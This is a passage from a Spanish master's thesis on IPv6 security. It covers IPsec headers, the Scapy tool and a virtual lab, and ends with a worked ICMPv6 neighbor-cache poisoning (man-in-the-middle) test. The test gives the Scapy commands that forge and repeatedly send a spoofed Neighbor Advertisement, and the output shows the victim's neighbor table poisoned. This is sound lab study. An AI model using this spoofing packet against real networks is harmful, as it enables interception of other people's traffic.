- Cabecera de autenticación (Authentication Header, AH). Esta cabecera es la encargada de proporcionar autenticidad a los datos (datagramas) que se reciben en datagramas que provienen del origen especificado. Se garantiza la autenticidad del origen de los datos, ya que no pueden ser rechazados y datagramas que no han sido modificados.




Figura 12. Cabecera de autenticación.

El tamaño de los datos especifica la longitud de los datos en palabras de 32 bits (4 bytes).

El SPI)es un número de 32 bits, lo que permite tener hasta 2^32 conexiones de IPSec activas en un mismo ordenador.

El número de secuencia identifica en número del datagrama en la comunicación, estableciendo un orden y evitando problemas de entrega de datagramas fuera de orden o ataques externos mediante la reutilización (Replay Attacks) de datagramas.

Los datos autenticados se obtienen realizando operaciones dependiendo del algoritmo de cifrar escogido entre algunos campos de la cabecera IP, la clave secreta que comparten emisor y receptor y los datos enviados.
Parece obvio que el problema se presenta al autenticar un datagrama, ya que algunos campos son modificados por equipos, como por ejemplo router, esto hace imposible poder autenticar todo el datagrama, ya que durante el envío es modificado.

- Cifrado de seguridad (Encrypted Security Payload, ESP). Se garantiza que tan sólo el destinatario legítimo del datagrama (datos) pueda descifrar el contenido del datagrama. La cabecera de autenticación (AH) no modifica los datos que transporta, circulando el texto en claro, simplemente se añade autenticidad (al origen y al contenido).
  De esta forma, los datos que circulan pueden ser interceptados y visualizados por un eventual atacante. Si se necesita confidencialidad (por ejemplo en consultas a un banco) se debe utilizar la cabecera de cifrado de seguridad (Encrypted Security Payload, ESP).




Figura 13. Cabecera cifrado de seguridad

La autenticidad y el cifrado de datos requiere que tanto el emisor como el receptor compartan una clave, un algoritmo de cifrado/descifrado y una serie de parámetros que diferencian una comunicación segura de otra.

Estos parámetros conforman la asociación de seguridad (Security Association, SA) que permite unir la autenticidad y la seguridad en IPSec.

Al iniciar una comunicación que utilice los servicios IPSec con un único destino (direcciones unicast) este nos debe comunicar a que índice de parámetros de seguridad (SPI) debemos hacer referencia. Análogamente en una comunicación con varios destinos (direcciones multicast o anycast) todos los destinatarios deben compartir el mismo número de índice (SPI).

Software libre: Scapy

Una vez analizado los diferentes programas disponibles por la red, se ha decidido por utilizar Scapy, ya que es una aplicación estable donde justamente se puede utilizar para los dos objetivos principales:

- Analizar el protocolo.
- Poder manipular el protocolo.

¿Qué hace Scapy?

Scapy es una herramienta escrita en Python que nos sirve para crear y manipular paquetes, escanear, funciones de sniffer, ataques DdoS, creación de gráficas 2D / 3D / Pdf, estadísticas, etc. También cabe la posibilidad de crear utilidades escritas en Python usando Scapy. Posee funciones similares a otras herramientas famosas como ttlscan, nmap, hping, etc. Todo mediante línea de comandos, es integrable en Python, programable, versátil y flexible. Se obtendrá solo los datos que queramos y todo lo complejo que se desee o se quiera probar.

Cuando se investiga una red, muchos paquetes son enviados, mientras que sólo unos pocos de ellos son contestadas, si se escoge los paquetes adecuados, la información deseada puede ser obtenida por las respuestas o la falta de ellas. A diferencia de otras herramientas, Scapy puede darnos mucha información interesante.

Licencia

La licencia del software hace unos años estaba bajo la GPLv2, no obstante, actualmente esta bajo la Attribution-NonCommercial-ShareAlike 2.5 Generic (CC BY-NC-SA 2.5).

Instalación y configuración

En el anexo 2 se especifica como instalar el software dependiendo el Sistema Operativo que se utiliza.

Pequeño manual del software

En el anexo 3 se especifica como realizar los primeros pasos con SCAPY, una vez instalado el software.

Diseño del sistema e implantación

Una vez realizado el estudio de viabilidad y el estudio del protocolo IPv6, donde se muestra la parte más teórica del protocolo, vamos a realizar el diseño de la parte de pruebas.

Primero deberemos realizar el diseño del sistema y cómo vamos a realizar dichas pruebas para después hacer un análisis de los resultados obtenidos y por lo tanto finalizar el Trabajo Final de Máster con unas impresiones al estudio realizado.

Cabe aclarar que el estudio no se pretende hacer pruebas de hacking ético ni ataques en búsqueda de vulnerabilidades, sino, que se pretende, mediante un software libre poder hacer alguna prueba bajo Ipv6.

Las pruebas que se ha analizado para realizar, son pruebas de ICMP para IPv6, es decir, ICMPv6. ICMP es el un protocolo de control y notificación de errores IP que se usa para enviar mensajes de error, indicando por ejemplo, que un servicio determinado no está disponible o que un router o host no puede ser localizado.

Se ha decidido hacer pruebas ICMPv6 porqué se ha considerado que es la manera más fácil y clara para poder trabajar con el software SCAPY y hacer las respectivas pruebas bajo IPv6.

Como se mencionó, tenemos dos servicios:

1. AAA/LDAP
2. DNS

Según el transcurso de éstos últimos días o semanas, mi empresa está en el periodo de integración a IPv6 para el primer servicio y por lo tanto, por el momento solo está implementado IPv6 para el servicio DNS. Está confirmado que no estará disponible la arquitectura de AAA/LDAP para soportar IPv6 para antes de final de año, la fecha estimada es para principios de febrero, por lo tanto no se analizará este servicio.

Como de momento no tengo permiso para realizar las pruebas prácticas con servidores en funcionamiento, ya que se está desarrollando un trabajo prioritario, vamos a realizar unas pruebas igual de válidas con máquinas virtuales e incluso pruebas reales con ordenadores domésticos diferentes, en caso de que no sea posible hacer las pruebas con servidores en funcionamiento.

Como se explicó en el estudio de viabilidad, este inconveniente estaba previsto, y por lo tanto, se realizará igualmente otras pruebas totalmente válidas para conseguir el objetivo de este Trabajo. Cabe recordar que los objetivos del PFM consiste básicamente en dos puntos. Una parte teórica y la otra parte práctica donde se busca una aplicación libre para hacer unas pruebas prácticas.

Antes de intentar de realizar las pruebas con servidores, como ordenadores domésticos, vamos a realizar una prueba mediante equipo virtuales. Donde podemos crear todo tipo maquinas (mientras el equipo vaya soportando equipos virtualizados) y crear redes internas sin necesidad de tener interfícies de red físicas (reales) adicionales.

Arquitectura

Se realizará varias pruebas dependiendo de la disponibilidad de los equipos en funcionamiento, no obstante se realizará varias pruebas con máquinas virtuales, y en caso de que no se pueda probar los servidores en funcionamiento, se intentará probar con equipos reales.

Para las dos primeras pruebas tenemos la siguiente arquitectura funcional, donde se quiere reflejar como está configurado mi ordenador personal (llamado PC FÍSICO) con Virtualbox.

Arquitectura funcional




Figura 14. Arquitectura funcional.

Tenemos tres equipos con Sistemas Operativos Libres (Ubuntu y Fedora) virtualizado mediante el Software Libre VirtualBox y con dos interfícies de red virtuales cada uno.

- La primera interfície (eth0 para los equipos con Ubuntu y p2p1 para el equipo Fedora) tiene acceso a internet, ya que están en modo NAT con la máquina real.
- La segunda interfície se utilizará para realizar las pruebas del protocolo y con la que más detallaremos. Se creará una red ipv6, por ejemplo 5001::0/64.

Para hacerlo de la manera más fácil posible, tendremos tres equipos y cada uno tendrá la ip ::1, ::2 y ::3 dentro del rango 5001::0/64. También crearemos los tres equipos con una MAC ADRESS lo más sencillo posible (en VirtualBox), por ejemplo 00:00:00:00:01, 00:00:00:00:02, 00:00:00:00:03.

A continuación se detalla cada uno de los equipos virtualizados. Resumen:

1. Sistema Operativo Ubuntu 11.10
    - 2 interfícies de red:
        - eth0
        - eth1
            - MAC address: 00:00:00:00:00:01
            - IP: 5001::1/64
    - 1 GB de RAM.
    - 8 GB de disco duro.
2. Sistema Operativo Fedora 15
    - 2 interfícies de red:
        - p2p1
        - p7p1
            - MAC address:00:00:00:00:00:02
            - IP:5001::2/64
    - 1 GB de RAM.
    - 8 GB de disco duro.
3. Sistema Operativo Ubuntu 10.04
    - 2 interfícies de red:
        - eth0
        - eth2
            - MAC address:00:00:00:00:00:03
            - IP: 5001::3/64
    - 512 Mb de RAM.
    - 8 GB de disco duro.

A continuación se describe las arquitecturas para las pruebas correspondientes con estos equipos virtualizados:

Especificación de estándares

Todo este Trabajo Final de Máster, se pretende trabajar con Software Libre, no obstante las pruebas con equipos reales de mi empresa están bajo Sistema Operativo Solaris de Oracle.
Este trabajo se realizará con los siguientes software libres:

- LibreOffice: Software libre para ofimática.
- Gannt Project: Software libre para el control de prioridades tiempo del Proyecto.
- Oracle VM VirtualBox: Software libre para Virtualización de Máquinas.
- Scapy: Software libre escrita en Phyton para creación de paquetes.
- Sistemas Operativos Libres:
    - Fedora 15
    - Ubuntu 11.10
    - Ubuntu 11.04
    - Ubuntu 10.04

Requisitos de implantación

Las pruebas que se van a realizar necesita unos requisitos mínimos para poder conseguir unos resultados óptimos y listos para poder analizar.

A nivel de hardware/software se necesitará:

- Para pruebas virtualizadas:
  - Equipo principal con la suficiente memoria RAM, procesador, espacio disco duro...para poder soportar 3 equipos virtualizados.
  - Compatibilidad del software Scapy con Sistemas Operativos Linux (Fedora y Ubuntu).
- Para pruebas con equipos reales.
  - Enrutador (router), servidores y ordenadores personales capaz de soportar IPv6.
  - Compatibilidad del software Scapy (Python) con Sistemas Operativos Linux (Fedora y Ubuntu) y Unix (Solaris 9/10).
  - Dos tarjetas de red para no afectar el servicio actual.
  - Cableado de red.

A nivel de formación se necesitará unos requisitos mínimos:

- Conocimiento de comandos Linux/Unix.
- Conocimiento de redes.
- Conocimiento del protocolo IPv6.
- Formarse sobre el software SCAPY, saber como realizar los paquetes, por qué y cómo enviarlo, y tener unos conocimiento mínimos de Python.

Resultados y Análisis

Una vez pensado las pruebas que se iban a realizar para el estudio (PAC3_TFM), entramos en la parte práctica y vamos a ver los resultados y el análisis de los mismos.

Como se dijo anteriormente (PAC3_TFM) las siguientes pruebas que se han realizado y analizado, son pruebas de ICMP para IPv6, es decir, ICMPv6. ICMP es el un protocolo de control y notificación de errores IP que se usa para enviar mensajes de error, indicando por ejemplo, que un servicio determinado no está disponible o que un router o host no puede ser localizado.

Esta prueba consiste en un ataque de envenenamiento de caché mediante mensajes ICMPv6. En entornos IPv4, cualquier dispositivo que se conecte una red Ethernet, y que desee comunicarse con otro dispositivo de la red, necesita conocer al menos, su dirección de capa de enlace (o dirección MAC).

Esta prueba de envenenamiento de caché, consiste en hacer creer a una víctima que la dirección de capa de enlace de un determinado dispositivo de la red, es otra distinta de la que realmente es. El ataque más popular es el llamado MITM.
MITM es un ataque en el que el enemigo adquiere la capacidad de leer, insertar y modificar a voluntad, los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado. El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas.
En IPv4, los ataques MITM se realizan mediante mensajes ARP especialmente manipulados. En IPv6, estos ataques se realizan empleando mensajes ICMPv6.

Como se dijo con anterioridad, se decidió hacer pruebas ICMPv6 porqué se ha considerado que es la manera más fácil y clara para poder trabajar con el software SCAPY y hacer las respectivas pruebas bajo IPv6.

Según el transcurso de éstos últimos días o semanas, mi empresa está en el periodo de integración a IPv6 para el primer servicio y por lo tanto, por el momento solo está implementado IPv6 para el servicio DNS. Está confirmado que no estará disponible la arquitectura de AAA/LDAP para soportar IPv6 para antes de final de año, la fecha estimada es para principios de febrero, por lo tanto no se analizará este servicio.

Con el transcurso de los días no tuve permiso para realizar las pruebas prácticas con servidores en funcionamiento, ya que se está desarrollando un trabajo prioritario.
Se decidió realizar unas pruebas igual de válidas con máquinas virtuales y pruebas reales con ordenadores físicos, pero que no están en funcionamiento.
Se decidió esta opción porqué los días pasaban y no tenía el visto bueno de mis superiores, alegando que las fechas que estábamos inmersos (cercano Navidad) no eran propicias para mis pruebas, y como se tenía otra vía para realizar unas pruebas igual de válidas, decidí no asumir riesgos por los plazos establecidos (entrega PACs, etc.) y se realizaron las pruebas con equipos que no estaban en funcionamiento.

Prueba 1

Para la primera prueba, tendremos los tres equipos virtualizados, donde se pretende atacar a un equipo (PC3) mediante un equipo colaborador (PC2), recibiendo paquetes ICMPv6 manipulado por el atacante (PC1), creado mediante el software SCAPY.

El objetivo es conseguir que el atacante (PC1) pueda modificar la MAC ADDRESS del PC3 (00:00:00:00:03) y substituirla por la del mismo atacante (00:00:00:00:01) con el riesgo que conlleva eso.

A continuación vemos el esquema resumen de lo que se pretende realizar:




Figura 15. Prueba1

Configuración red de los equipos

A continuación vamos a describir las configuraciones de red de cada uno de los equipos. También ejecutaremos el comando ip -6 neigh show dev <interfície red ipv6>, para ver si existen varios ordenadores conectados al mismo medio compartido (LAN ethernet) con tráfico y por lo tanto verse las direcciones MAC de cada uno de los equipos que se están comunicando o lo que es lo mismo, este comando podemos averiguar quiénes son nuestros vecinos. Con este comando veremos los resultados si son óptimos y si la MAC ha sido vulnerada.

PC1 UBUNTU-11.04(atacante):

```
edu@edu-VirtualBox:~$ ifconfig
eth0      Link encap:Ethernet  direcciónHW 08:00:27:73:f2:e3
          Direc. inet:10.0.2.15  Difus.:10.0.2.255  Másc:255.255.255.0
          Dirección inet6: fe80::a00:27ff:fe73:f2e3/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:10 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:92 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:1440 (1.4 KB)  TX bytes:13308 (13.3 KB)

eth1      Link encap:Ethernet  direcciónHW 00:00:00:00:00:01
          Dirección inet6: fe80::200:ff:fe00:1/64 Alcance:Enlace
          Dirección inet6: 5001::1/64 Alcance:Global
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:2037 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:5882 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:236022 (236.0 KB)  TX bytes:725658 (725.6 KB)

lo        Link encap:Bucle local
          Direc. inet:127.0.0.1  Másc:255.0.0.0
          Dirección inet6: ::1/128 Alcance:Anfitrión
          ACTIVO BUCLE FUNCIONANDO  MTU:16436  Métrica:1
          Paquetes RX:0 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:0 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:0
          Bytes RX:0 (0.0 B)  TX bytes:0 (0.0 B)

edu@edu-VirtualBox:~$ ip -6  neigh show dev eth1
edu@edu-VirtualBox:~$
```

Figura 16. Red PC1

En el PC1 vemos que tenemos dos interfícies de red (eth0 y eth1). La eth1 es la red ipv6 que hemos creado para las pruebas y con la ip 5001::1/64. También vemos que de momento no tenemos tráfico con el equipo de al lado.

PC2 FEDORA 15(colaborador):

```
[edu@localhost ~]$ ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:240 (240.0 b)  TX bytes:240 (240.0 b)

p2p1      Link encap:Ethernet  HWaddr 08:00:27:89:66:4F
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe89:664f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25688 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14299 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20280485 (19.3 MiB)  TX bytes:781216 (762.9 KiB)

p7p1      Link encap:Ethernet  HWaddr 00:00:00:00:00:02
          inet6 addr: fe80::200:ff:fe00:2/64 Scope:Link
          inet6 addr: 5001::2/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3480 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3421 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:404696 (395.2 KiB)  TX bytes:396838 (387.5 KiB)

[edu@localhost ~]$ ip neigh show dev p7p1
[edu@localhost ~]$
```

Figura 17. Red PC2

En el PC2 vemos que tenemos dos interfícies de red (p2p1 y p7p1). La p7p1 es la red ipv6 que hemos creado para las pruebas y con la ip 5001::2/64.
También vemos que de momento no tenemos tráfico con el equipo de al lado.

PC3 UBUNTU 10.04 (víctima):

```
eth0      Link encap:Ethernet  direcciónHW 08:00:27:08:a6:43
          Direc. inet:10.0.2.15  Difus.:10.0.2.255  Másc:255.255.255.0
          Dirección inet6: fe80::a00:27ff:fe08:a643/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:18 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:43 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:2632 (2.6 KB)  TX bytes:5884 (5.8 KB)

eth2      Link encap:Ethernet  direcciónHW 00:00:00:00:00:03
          Dirección inet6: fe80::200:ff:fe00:3/64 Alcance:Enlace
          Dirección inet6: 5001::3/64 Alcance:Global
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:8111 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:3472 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:985713 (985.7 KB)  TX bytes:398092 (398.0 KB)

lo        Link encap:Bucle local
          Direc. inet:127.0.0.1  Másc:255.0.0.0
          Dirección inet6: ::1/128 Alcance:Anfitrión
          ACTIVO BUCLE FUNCIONANDO  MTU:16436  Métrica:1
          Paquetes RX:8 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:8 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:0
          Bytes RX:480 (480.0 B)  TX bytes:480 (480.0 B)

edu@edu-desktop:~$ ip neigh show dev eth2
edu@edu-desktop:~$
```

Figura 18. Red PC3

En el PC3 vemos que tenemos dos interfícies de red (eth0 y eth2). La eth2 es la red ipv6 que hemos creado para las pruebas y con la ip 5001::3/64.
También vemos que de momento no tenemos tráfico con el equipo de al lado.

Estado inicial

Una vez visto la configuración de red de los equipos involucrados, vamos a comprobar que se ven entre los equipos PC2 y PC3, ya que el PC1 es el atacante y los otros PC (PC2 y PC3) no tienen porqué saber que hay un atacante.

Lo primero que haremos es hacer un ping entre el PC2(colaborador) y PC3(víctima):

```
[root@localhost ~]# ping6 5001::3
PING 5001::3(5001::3) 56 data bytes
64 bytes from 5001::3: icmp_seq=1 ttl=64 time=4.06 ms
64 bytes from 5001::3: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 5001::3: icmp_seq=3 ttl=64 time=1.36 ms
64 bytes from 5001::3: icmp_seq=4 ttl=64 time=0.857 ms
64 bytes from 5001::3: icmp_seq=5 ttl=64 time=0.996 ms
```

Figura 19. Ping

A continuación veremos en el PC3 (víctima) su tabla con *ip -6 neigh show dev eth2 y* comprobamos que la MAC es la correspondiente al PC2 (00:00:00:00:00:02) y que es correcta.

```
edu@edu-desktop:~$ ip neigh show dev eth2
edu@edu-desktop:~$ ip neigh show dev eth2
fe80::200:ff:fe00:2 lladdr 00:00:00:00:00:02 REACHABLE
5001::2 lladdr 00:00:00:00:00:02 REACHABLE
edu@edu-desktop:~$ ip neigh show dev eth2
fe80::200:ff:fe00:2 lladdr 00:00:00:00:00:02 REACHABLE
5001::2 lladdr 00:00:00:00:00:02 REACHABLE
edu@edu-desktop:~$
```

Figura 20. Tabla

Creación del paquete ataque

En el equipo PC1 (atacante) vamos a crear el paquete de ataque ICMPv6 mediante la herramienta SCAPY. Ejecutamos el software y le introducimos los valores correspondiente al paquete ICMPv6. En en anexo 3 se explica como definir variables.

```
>>> a=(Ether(dst='00:00:00:00:00:03', src='00:00:00:00:00:01'))
>>> b=IPv6(src='5001::2', dst='5001::3')
>>> c=ICMPv6ND_NA(tgt='5001::2', R=0)
>>> d=ICMPv6NDOptDstLLAddr(lladdr='00:00:00:00:00:01')
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:00:00:00:00:03
  src= 00:00:00:00:00:01
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::2
     dst= 5001::3
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::2
###[ ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address ]###
           type= 2
           len= 1
           lladdr= 00:00:00:00:00:01
```

Figura 21. Paquete

En la variable “a” se define el paquete ICMP va desde el PC1 al PC3 (destino) mediante la MAC de cada uno. En la variable “b” se define los equipos involucrados o lo que es lo mismo el “engaño” mediante ICMPv6 y definiendo las IPv6 de cada uno de los equipos PC2 y PC3(destino/víctima). En la variable “c” definimos el Neighbor Advertisement, diciéndole que somos el PC2 (colaborador). En la variable “d” le decimos que introduzca la MAC del equipo PC1 (atacante).

Envío del paquete

A continuación veremos el envío del paquete desde el PC1 (atacante) de las variables a, b, c, d anteriormente definidas y se añade la interfície que queremos que salga el paquete, en nuestro caso queremos que salga por la IPv6 definida en la eth1.

También le introducimos una loop (opcional) y un intervalo en segundos, en nuestro caso para esta prueba se ha definido 6 segundos, aunque se puede hacer con un valor inferior. Al final el software nos dirá los paquetes enviados.

```
>>> sendp(a/b/c/d, iface='eth1', loop=1, inter=6)
.....................................^C
Sent 35 packets.
```

Figura 22. Envío paquete

Resultado del ataque

Nos vamos al PC3 (víctima) y vemos si se ha realizado con éxito el ataque.

```
edu@edu-desktop:~$ ip neigh show dev eth2
5001::2 lladdr 00:00:00:00:00:01 REACHABLE
fe80::200:ff:fe00:1 lladdr 00:00:00:00:00:01 router STALE
```

Figura 23. Resultado.

